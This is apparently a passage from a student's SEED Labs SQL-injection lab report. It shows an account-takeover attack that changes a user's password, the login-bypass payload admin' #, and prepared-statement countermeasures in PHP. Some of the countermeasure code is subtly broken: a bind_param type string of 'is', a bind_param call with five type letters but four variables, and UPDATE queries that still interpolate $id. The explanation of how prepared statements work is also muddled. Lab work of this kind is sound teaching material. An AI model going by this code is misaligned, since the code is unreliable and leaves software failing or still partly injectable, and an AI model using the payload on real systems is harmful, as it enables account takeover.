


On saving the profile, I cross checked the password of Bobby from the Database. Below is the confirmation that it changed the password.


```
Terminal
mysql> select Name, Password from credential where Name like "%Boby%";
+-----+-----+
| Name | Password |
+-----+-----+
| Bobby | dad70ad9db7dc725cae95807ebf784553c106d90 |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Now, as usual Bobby logs in to his account with the password that he knows ~ **seedboby**. Sadly he's unaware that the password is changed. Here is why he's shocked when he sees this when he logs in with **seedboby**



Output he sees..




On doing this, **Alice** is satisfied with her revenge as she stopped **Boby** from accessing his account.

Task 4: Counter Measure --- Prepared Statement.

As a mechanism to fight SQL Injection, we make use of *Prepared Statements*. In this approach, the process of sending a SQL Statement to the database is divided into 2 parts. The first part is sending the actual query statement with the search parameter data and in the second part we send the actual data.

The code snippet where the sql statement is constructed before implementing the Counter measures looks like this. Check the highlighted part.




```
67 return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
74 email, nickname, Password
75 FROM credential
76 WHERE name= '$input_uname' and Password= '$hashed_pwd'";
77 if (!$result = $conn->query($sql)) {
78     echo "</div>";
79 }
```

We convert this to the Prepared Statement as shown below

```
$statement = $conn-> prepare('SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email,nickname,Password FROM credential WHERE name= ? and Password=
?')
$statement->bind_param("is",$input_uname,$hashed_pwd);
$statement->execute();
$statement->bind_result($id, $name, $eid, $salary, $birth, $ssn,
$phoneNumber,$address,$email, $nickname, $pwd);
$statement->fetch();
```


Notice the 2 question marks in the first line of the countermeasure implementation, the statement is just prepared to receive 2 inputs indicated by **?'s**. These 2 question marks are addressed in the next line with the `bind_param()` method where we pass `$input_uname` and `$hashed_pwd` to fill in the places for the 2 **?'s**.

The results are bound from `bind_result()` function. The `$id` parameter holds the id of the returned result. If the id is null, it means the query did not execute. Else we ask the function to draw the layout for the returned results.



```
166 }
167 return $conn;
168 }
169
170 // create a connection
171 $conn = getDB();
172 // Sql query to authenticate the user
173 $statement = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
174 FROM credential
175 WHERE name= ? and Password= ?");
176 $statement->bind_param("ss", $input_uname, $hashed_pwd);
177 $statement->execute();
178 $statement->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
179 $statement->fetch();
180 $statement->close();
181
182 if($id!=""){
183     // If id exists that means user exists and is successfully authenticated
184     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
185 }else{
186     // User authentication failed
187     echo "</div>";
188     echo "</nav>";
189     echo "<div class='container text-center'>";
190     echo "<div class='alert alert-danger'>";
191     echo "The account information your provide does not exist.";
192     echo "<br>";
193     echo "</div>";
194     echo "<a href='index.html'>Go back</a>";
195     echo "</div>";
196     return;
197 }
198
199 // close the sql connection
200 $conn->close();
201
202 function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber){
203     if($id!=""){
204         session_start();
205         $_SESSION['id'] = $id;
206         $_SESSION['eid'] = $eid;
```


Once we make the changes, we restart the apache2 server to apply the changes we made. Below is the screenshot of restarting the Server.



```
[04/05/20]seed@VM:~$ sudo service apache2 restart
[04/05/20]seed@VM:~$
[04/05/20]seed@VM:~$ sudo service apache2 status
● apache2.service - LSB: Apache2 web server
   Loaded: loaded (/etc/init.d/apache2; bad; vendor preset: enabled)
   Drop-In: /lib/systemd/system/apache2.service.d
            └─apache2-systemd.conf
   Active: active (running) since Sun 2020-04-05 16:40:39 EDT; 5s ago
     Docs: man:systemd-sysv-generator(8)
   Process: 12911 ExecStop=/etc/init.d/apache2 stop (code=exited, status=0/SUCCESS)
   Process: 3370 ExecReload=/etc/init.d/apache2 reload (code=exited, status=0/SUCCESS)
   Process: 12935 ExecStart=/etc/init.d/apache2 start (code=exited, status=0/SUCCESS)
   CGroup: /system.slice/apache2.service
           └─12950 /usr/sbin/apache2 -k start
             12953 /usr/sbin/apache2 -k start
             12954 /usr/sbin/apache2 -k start
             12955 /usr/sbin/apache2 -k start
             12956 /usr/sbin/apache2 -k start
             12957 /usr/sbin/apache2 -k start

Apr 05 16:40:38 VM systemd[1]: Starting LSB: Apache2 web server...
Apr 05 16:40:38 VM apache2[12935]: * Starting Apache httpd web server apache2
Apr 05 16:40:38 VM apache2[12935]: AH00112: Warning: DocumentRoot [/var/www/seedlabclickjacking] does not exist
Apr 05 16:40:38 VM apache2[12935]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1.
Apr 05 16:40:39 VM apache2[12935]: *
Apr 05 16:40:39 VM systemd[1]: Started LSB: Apache2 web server.
Lines 1-23/23 (END)
```


Below is the screenshot when we try to perform SQL Injection to try to login as admin without the password. We performed the same task in **Task 2.1**. In the User Name field, I provided the input as : **admin' #** If it were to be an unsafe program, it would have let us in, without the password, but since we made use of Prepared Statement, we cannot attack using SQL Injection.



SQL Lab - Mozilla Firefox

Web_SQL_Injection.pdf x SQL Lab x MySQL Wildcards Tutor x SHA1 online x +

www.seedlabsqlinjection.com/index.html

200%

SEEDLABS


Employee Profile Login

USERNAME admin' #

PASSWORD Password

Login

Response...:



SQL Lab - Mozilla Firefox

Web_SQL_Injection.pdf x SQL Lab x MySQL Wildcards Tutor x SHA1 online x +

www.seedlabsqlinjection.com/unsafe_home.php?username=admin'+%23&Password=


200%

The account information your provide does not exist.

[Go back](#)

The Countermeasure we provided above is only for the attacks related to Select type queries. We now see how the countermeasures are written for Update related queries. Below is the code snippet and screenshot of how prepared statements are written for the Update query:

```
$statement = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address=  
?,Password= ?,PhoneNumber= ? where ID=$id;");  
$statement->bind_param("sssss",$input_nickname,$input_email,$input_address,$hash  
ed_pwd,$input_phonenumber);  
$statement->execute();
```



```
25 $input_phonenumber = $_GET['PhoneNumber'];  
26 $uname = $_SESSION['name'];  
27 $eid = $_SESSION['eid'];  
28 $id = $_SESSION['id'];  
29  
30 function getDB() {  
31     $dbhost='localhost';  
32     $dbuser='root';  
33     $dbpass='seedubuntu';  
34     $dbname='Users';  
35     // Create a DB connection  
36     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);  
37     if ($conn->connect_error) {  
38         die('Connection Failed: ' . $conn->connect_error . "\n");  
39     }  
40     return $conn;  
41 }  
42  
43 $conn = getDB();  
44 // Don't do this, this is not safe against SQL injection attack  
45 $statement="";  
46 if($input_pwd!=''){  
47     // In case password field is not empty.  
48     $hashed_pwd = sha1($input_pwd);  
49     //Update the password stored in the session.  
50     $_SESSION['pwd']=$hashed_pwd;  
51     $statement = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");  
52     $statement->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);  
53     $statement->execute();  
54     $statement->close();  
55 }else{  
56     // if password field is empty.  
57     $statement = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");  
58     $statement->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenumber);  
59     $statement->execute();  
60     $statement->close();  
61 }  
62 $conn->close();  
63 header("Location: unsafe_home.php");  
64 exit();  
65 ?>
```

This way, we implement the countermeasures to prevent the SQL Injection attacks using the Prepared Statements.

-----XXXX-----